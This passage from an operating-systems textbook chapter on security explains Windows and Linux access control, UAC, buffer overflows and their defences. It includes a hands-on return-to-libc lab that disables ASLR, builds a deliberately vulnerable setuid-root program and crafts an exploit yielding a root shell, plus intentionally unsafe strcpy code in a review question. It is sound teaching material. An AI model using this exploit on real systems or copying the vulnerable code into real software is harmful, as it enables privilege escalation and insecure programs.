Capabilities are similar to Windows privileges but belong to executables instead of users (Windows privileges belong to accounts).

12.2.3 MAC/DAC

Mandatory vs Discretionary in figure 12.7.

Discretionary Access Control (DAC) The users decide access control.

Mandatory Access Control (MAC) The system decide access control.

Figure 12.7: Mandatory vs Discretionary.

Discretionary Access Control (DAC) is when we as users can decide access control like we do with `chmod` on Linux and `Set-ACL` on Windows.

Mandatory Access Control (MAC) is when the operating system enforces some rules that override DAC. An example of this is Mandatory Integrity Control on Windows. Sometimes this is referred to just as Windows Integrity Levels. In an object's security descriptor on Windows there is a System Access Control List (SACL) where an integrity level is stored, and a Discretionary Access Control List (DACL) where the access control list mentioned earlier is stored.

Mandatory Integrity Control in figure 12.8.

- Processes have an integrity level (low, medium, high, system) in their access token
- Objects have an integrity level in the SACL of their security descriptor
- *The Security Reference Monitor (SRM), before going to DACL, checks SACL and allows a process to write or delete an object only if its integrity level is greater than or equal to that of the object*
- Processes cannot read process objects at a higher integrity level either

Figure 12.8: Mandatory Integrity Control.

Each integrity level has its own Security Identifier (SID): Low (SID: S-1-16-4096), Medium (SID:S-1-16-8192), High (SID: S-1-16-12288), and System (SID: S-1-16-16384). The integrity level of a process cannot be changed while the process is running. If a process is started at a specific integrity level, the operating system will enforce that integrity level for as long as the process is present on the system.

Note: Privileges and Integrity levels can on be used to override the Access Control List (the Discretionary Access Control List - DACL).

DEMO (allowed in DACL, but overridden by Integrity Level in SACL):

```
cd
pwsh
whoami /all                     # Medium integrity level
Write-Output mysil > mysil.txt
exit
psexec -l pwsh                  # Start PowerShell at Low integrity level
whoami /all                     # Verify that we are the Low level
Write-Output solan > solan.txt # Permission denied
accesschk -d -v .               # Because my home directiry is at Medium
```

Some of the content of a *Windows Access Token* (there are other entries as well, but these are the important ones in our context):

Default ACL default DACL (equivalent to `umask` on linux) which is set on objects the process creates unless otherwise specified.

User SID owner of the process.

Group SID groups the process belongs to.

Privileges Special permissions associated with a user (*an access control on tasks instead of on objects*). Privileges is one way to give away parts of the permissions an administrator has (e.g. shutdown of the machine, change time zone).

Integrity level Low, Medium, High and System (possibly untrusted and trusted installer too), introduced in Windows Vista (ca 2006) and is used as Mandatory Access Control (used especially to set low integrity on internet explorer (IE) so malicious code via IE cannot overwrite system files).

The content of a *Windows Security Descriptor*:

Owner SID

Groups SIDs

DACL Discretionary Access Control List

SACL System Access Control List (what should be logged, and the integrity level of the object)

Objects in the NTFS file system have many more possible permissions than just read, write and execute, which is why they are commonly grouped into six ”basic permissions”:

- Full Control
- Modify
- Read and Execute
- List Folder Contents
- Read
- Write

The NTFS permissions are not necessarily the same as the permissions of other types of objects in Windows. While ”everything is a file” in Linux, ”everything is an object” in Windows. Let's compare NTFS permissions with permissions associated with keys in the registry (the registry is a database with ”all” configuration on Windows):

```
# DACL for a file:
(Get-Acl mysil.txt).Access | ft
# DACL for a "hive" in the registry, notice the ReadKey permission
(Get-Acl HKLM:\SYSTEM).Access | ft
```

12.2.4 Windows operation

Login in figure 12.9.

1. CTRL-ALT-DEL (Secure Attention Sequence) initiate winlogon
2. Winlogon uses lsass to authenticate
3. User ends up with the GUI shell explorer process with an access token

Figure 12.9: Login.

CTRL-ALT-DEL (secure attention sequence) is used to ensure that one logs on via the winlogon process (remember that pressing keys in the keyboard generates interrupts that transfers control to the operating system), LSASS (Local Security Authority Subsystem Service) uses the SECURITY and SAM cubes (hives) in the registry to check

login and when login is approved a graphical shell (explorer.exe) is started (and this process has an access token of course).

All further access control (i.e. every time a process tries to use a object) is done by the Security Reference Monitor (you see the Security Reference Monitor on the figures earlier in this chapter).

User Account Control (UAC) in figure 12.10.

The problem: *Software developers assume their application will run as administrators on Windows.* UAC tries to promote change:

- All admin accounts are launched with standard user privileges
  - *Membership in admin group marked DENY*
  - *Privilege set reduced to standard user set*
- File system and registry namespace virtualization used for legacy application

Figure 12.10: User Account Control (UAC).

Nice article which explains UAC in detail for those interested.

When you log in and start processes as an administrator, these are started with an access token that has limited permissions. The process may request sessions permissions via ”Run as administrator” or by having it coded in application (”trustinfo” tag saying something about ”requestExecutionLevel” in ”application manifest”). Let’s demo admin accounts:

```
# Demo of Admin accounts in PowerShell on Windows.
# Show all output before the first line that matches 'PRIVILEGES'
(whoami.exe /all).Where({$_ -match 'PRIVILEGES'},'Until')
# Repeat with PowerShell "Run as administrator"
# Notice: two groups become enabled and intergrity level changes to high
```

Oldfashioned applications that assume they have admin rights and don’t say something about ”elevation” needs file system and registry namespace virtualization to work properly with limited permissions. Let’s demo file system virtualization:

```
# start task manager
taskmgr # click "More details" and "Details"-tab
cd c:\windows
echo tiger > woods.txt (access denied)
# right click on pwsh.exe, turn on UAC virtualization
echo tiger > woods.txt
```

```
cat woods.txt
# UAC virtualization på pwsh.exe OFF
cat woods.txt
cd $env:LocalAppData
cd VirtualStore\Windows
cat woods.txt # Aha! all writes were redirected in the file system
```

12.2.5 Linux operation

Implemention in figure 12.11.

1. Login checks username/password and groups
   - `/etc/passwd`, `/etc/shadow`
   - `/etc/groups`
2. Starts shell with users UID, GID
3. *sudo* "similar" to UAC

Figure 12.11: Implemention.

Linux has a much simpler security model than Windows initially, but it is entirely possible to extend Linux with security kernel modules that creates more advanced security models (e.g. search the internet for SELinux if you want to know more).

12.3 Memory Protection

12.3.1 Buffer Overflow

Remember from the assembly examples we have studied occasionally that whenever we enter a function (including `main()`), the value of the base/frame pointer register (`rbp`) is pushed on the stack and `rbp` is set to the value of the stack pointer (`rsp`):

```
pushq   %rbp
movq    %rsp, %rbp
```

We need to remember this when we study what is actually stored on the stack.

Buffer Overflow in figure 12.12.



Figure 12.12: Buffer Overflow.

A *buffer overflow* or *buffer overrun* happens when you write more data to memory than what you have allocated space for. Normally this just causes a program to crash like this:

```
$ ./a.out
*** stack smashing detected ***: terminated
Aborted (core dumped)
$
```

This can be abused to *overwrite the return address of a function and make to process jump to execute malicious code instead of returning to where it was supposed to return.* The figure illustrates what happens when you allocate a char array with eight elements, and thereafter read a 15-char string into the array: we overwrite the old base pointer and the return address.

Nop sled / Spraying in figure 12.13.



Figure 12.13: Nop sled / Spraying.

If we allow an attacker to control the content and the amount of data that is read into the char-array `b`, the attacker can overwrite the return address and write malicious code into memory and have the process return to a somewhere on a nop sled, and thereby leading to the malicious/exploit code (shell code).

Remember that instructions are executed in sequence unless there is a jump-instruction (recall chapter one with the pseudo code for how a CPU works). As long as the process returns to a location in memory where there are nop (no-operation) instructions, then these would be executed in sequence until the CPU arrives at any other instructions. So by filling a large memory area with nop instructions and then just have the process return somewhere on this ”nop sled”, then it will lead to it the malicious/exploit code (shellcode) that the aggressor has entered at the end of the nop slide. This concept makes it much easier for an attacker to have a process execute malicious code since the attacker does not have to know the precise return address.

An attacker does not have to know where exactly to return to if attack is based on a *nop sled*.

This can also be applied to the data/heap area in memory, this is commonly called *heap spraying*. We can also ”spray” with other code then just nop-instructions, so heap spraying is a more general concept, but it is widely used for creating a nop sled.

Defence: Stack Canary in figure 12.14.

Protects the return address!

Figure 12.14: Defence: Stack Canary.

"At places where the program makes a function call, the compiler inserts code to save a random canary value on the stack, just below the return address. Upon a return from the function, the compiler inserts code to check the value of the canary. If the value changed, something is wrong" (Tanenbaum 4th edition, page 643).

When we compile C-code with gcc, stack canaries are used by default. From `man gcc`:

> **-fstack-protector**
> Emit extra code to check for buffer overflows, such as stack smashing attacks. This is done by adding a guard variable to functions with vulnerable objects. This includes functions that call "alloca", and functions with buffers larger than or equal to 8 bytes. The guards are initialized when a function is entered and then checked when the function exits. If a guard check fails, an error message is printed and the program exits. Only variables that are actually allocated on the stack are considered, optimized away variables or variables allocated in registers don't count.

Defence: Data Execution Prevention (DEP) in figure 12.15.

Memory should be `W^X` (`W XOR X`): either writeable og executable, *never both*!
`http://en.wikipedia.org/wiki/NX_bit`

Figure 12.15: Defence: Data Execution Prevention (DEP).

```
# demo to show memory is either execute or write, never both:
cat /proc/$(pgrep -n bash)/maps
```

The NX-bit in hardware that allows to mark memory pages as executable or not executable is a bit that was added *to each page table entry* to mark the pages as executable or not executable. Remember that the memory management unit uses the page table, so the format of the page table is decided by hardware, which is why we say the NX-bit is a hardware thing.

It is good to try to avoid use of functions in C that can cause buffer overflow vulnerabilities. Microsoft has a nice overview of these functions in "Security Development Lifecycle (SDL) Banned Function Calls":
http://msdn.microsoft.com/en-us/library/bb288454.aspx

12.3.2 Return-to-libc

Return to Libc Attacks in figure 12.16.

Why write any executable code into memory when the standard libraries already mapped into memory contains all the functions we need (*system()*, *mprotect()*, ...)? Bypasses DEP!

Figure 12.16: Return to Libc Attacks.

```
sudo sysctl -w kernel.randomize_va_space=0
sudo apt update
sudo apt install -y zsh gcc gdb
sudo rm /bin/sh
sudo ln -s /bin/zsh /bin/sh

cat > retlib.c <<'EOF'
/* retlib.c */
/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(FILE *badfile) {
  char buffer[12];
  /* The following statement has a buffer overflow problem */
  fread(buffer, sizeof(char), 40, badfile);
  return 1;
```

```
}

int main(int argc, char **argv) {
  FILE *badfile;
  badfile = fopen("badfile", "r");
  bof(badfile);
  printf("Returned Properly\n");
  fclose(badfile);
  return 1;
}
EOF

gcc -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib
sudo chmod 4755 retlib
export MYSHELL=/bin/sh

cat > getmyshell.c <<'EOF'
#include <stdio.h>
void main() {
  char* shell = getenv("MYSHELL");
  if (shell)
    printf("%x\n", (unsigned int)shell);
}
EOF

gcc -o getmyshell getmyshell.c
./getmyshell

cat > exploit.c <<'EOF'
/* exploit.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {
  char buf[40];
  FILE *badfile;
  badfile = fopen("./badfile", "w");
  /* You need to decide the addresses and
    the values for X, Y, Z. The order of the following
    three statements does not imply the order of X, Y, Z.
    Actually, we intentionally scrambled the order. */
```

```
  *(long *) &buf[X] = some address ; // "/bin/sh"
  *(long *) &buf[Y] = some address ; // system()
  *(long *) &buf[Z] = some address ; // exit()
  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
EOF

gcc -fno-stack-protector -z noexecstack -S retlib.c
cat -n retlib.s | grep -v .cfi | less

# move before call puts argument on stack
# (because return-value from fopen() ends up in eax)
# call pushed address of next instruction on stack
# and from lines inside bof() gives ut the following stack:
# (each line is 32bit = 4Byte)

   +->*badfile
   |  returnaddr
   |  oldBP
BP>|  reserved space (subl $24, %esp, not sure why 24?)
   |  reserved space
   |  buffer
   |  buffer
+->|  buffer  (fread starts writing here)
|  +--pointer (pushl 8(%ebp))
|     40
|     1
+---  pointer (created by leal -20(%ebp), %eax AND pushl %eax)

# ok with overwriting buffer,buffer,buffer,reserved space,reserved space:
$ echo -n 12345678901234567890 > badfile
$ ./retlib
Returned Properly

# not ok, WHY???
$ echo -n 123456789012345678901 > badfile
$ ./retlib
Returned Properly
Segmentation fault (core dumped)

# and now it does not return properly either, WHY???
$ echo -n 123456789012345678901234 > badfile
```

```
$ ./retlib
Segmentation fault (core dumped)

# OK, so we need to return to system() in badfile at Byte 24
# and system() wants a return address at 28 which should be exit()
# and above exit() at Byte 32 should be pointer to system()s argument
# "/bin/sh", by using gdb and a bit of poking around in memory, see
# "2.3 Task 1: Finding out the addresses of libc functions"
# to find system() and exit() addresses
# and check if "/bin/sh" is at its correct address also in gdb
# with x/s 0xADDRESS (x/s = examine string, remember to 'b main' and 'run',
# if not you will get "error: Cannot access memory at ..."):

*(long *) &buf[32] = 0xbffffed8 ; // "/bin/sh"
*(long *) &buf[24] = 0xb7e54db0 ; // system()
*(long *) &buf[28] = 0xb7e489e0 ; // exit()

# note, if not root but no error, means system() and exit() is fine, but
# system() fails because wrong address to "/bin/sh"

*(long *) &buf[32] = 0xbffffee0 ; // "/bin/sh"
*(long *) &buf[24] = 0xb7e54db0 ; // system()
*(long *) &buf[28] = 0xb7e489e0 ; // exit()

$ gcc -o exploit exploit.c
$ ./exploit
$ ./retlib
# whoami
root
```

If you do the exercise in the guacamole container, start by copying the following entire commands into the container:

```
## just a comment to skip the "first letter disappears" bug
gcc -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib
sudo chmod 4755 retlib
export MYSHELL=/bin/sh
gcc -o getmyshell getmyshell.c
# ./getmyshell
gcc -fno-stack-protector -z noexecstack -S retlib.c
# cat -n retlib.s | grep -v .cfi | less
```

Return-oriented programming is a generalization of return-to-libc. See this Black Hat

talk is you want to learn more.

Defence: Address Space Layout Randomization (ASLR) in figure 12.17.

Randomize the addresses of functions and data between every run of the program.

Figure 12.17: Defence: Address Space Layout Randomization (ASLR).

12.4 Lab tutorials

1. Do the Return to libc lab as shown in the compendia chapter text. Delete your Linux stack you have used earlier in the semester, and use this stack instead. Instructions for how to create a stack an access it can be found here in.

   To complete this exercise you only need to copy and paste the commands from the chapter text (except for the very last part where you need to edit `exploit.c`), but be careful to make sure all the commands are executed (do not just copy and paste everything at once) and read carefully all the comments so you understand what is happening. Note that to create the needed files we use a technique called *here document*, e.g. to create the file `getmyshell.c` we do this all in one command line:

   ```
   cat > getmyshell.c <<EOF
   #include <stdio.h>
   void main() {
     char* shell = getenv("MYSHELL");
     if (shell)
       printf("%x\n", (unsigned int)shell);
   }
   EOF
   ```

   `EOF` tells Bash to stop reading. This does not have to be the letters EOF, it could have been MYSIL, but it is common to use EOF (short for End Of File).

12.5 Review questions and problems

1. Explain briefly with examples two of Saltzer and Schroeders design principles.
2. Briefly explain the difference between file permissions in Linux and access control lists for files in Windows.
3. Briefly explain buffer overflow and return-to-libc attacks.
4. On a Windows server, `jens` has a directory/folder `prosjekter` that should have the following access rules:

   - `jens` and `jonas` should have full access
   - Everyone in the group `ap` except for `karita` should have read access
   - `kristin` and `liv` should have read access

   Write down the access control list for the directory/folder `prosjekter`.
5. Consider the following session in Bash command line:

```
$ ls -l mypw
---------- 1 root root 129824 mai   11 10:16 mypw
$ XXXXXXXXXXXXXXX
$ ls -l mypw
-rwsr-xr-x 1 root root 129824 mai   11 10:16 mypw
```

   Which command (with options) is hidden behind `'XXXXXXXXXXXXXXX'`? Justify your answer.
6. (**OBLIG**) Is the owner of a file used in access control in the same way in both Linux and Windows? Justify your answer.
7. (**OBLIG**) What is the problem with the following C-code? Explain in as much detail as you can exactly WHEN you get an error message when you try to run this the program. Suggest a solution to make the program secure.

```
 1 #include <stdio.h>
 2 int main(int argc, char **argv) {
 3    char buff[5];
 4    if(argc != 2) {
 5       printf("Need an argument!\n");
 6       _exit(1);
 7    }
 8    strcpy(buff, argv[1]);
 9    printf("\nYou typed [%s]\n\n", buff);
10    return(0);
11 }
```

8. Make sure you have completed the Return-to-libc lab tutorial. What is the purpose of these command lines?

```
gcc -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib
sudo chmod 4755 retlib
export MYSHELL=/bin/sh
```

9. Do the following

```
$ mkdir -p jail/cell
$ cd jail/cell/
$ chmod 055 ..
$ chmod 055 .
$ ls -la
$ cd ..
$ chmod +x .
$ cd ../../
```

   What happened? How do you restore access to the cell directory?

10. Study the man-page of `pwgen`. Use `pwgen` to create a single 24-character *secure* password, and store it in the variable `mypw` (do all of this with a single command line).

Bibliography

[1] P. J. Courtois, F. Heymans, and D. L. Parnas. “Concurrent Control with “Readers” and “Writers””. In: *Commun. ACM* 14.10 (Oct. 1971), pp. 667–668. ISSN: 0001-0782. DOI: 10.1145/362759.362813. URL: https://doi.org/10.1145/362759.362813.

[2] Loïc Duflot, Yves-Alexis Perez, and Benjamin Morin. “What If You Can’t Trust Your Network Card?” In: *Recent Advances in Intrusion Detection*. Ed. by Robin Sommer, Davide Balzarotti, and Gregor Maier. Berlin, Heidelberg: Springer Berlin Heidelberg, 2011, pp. 378–397. ISBN: 978-3-642-23644-0.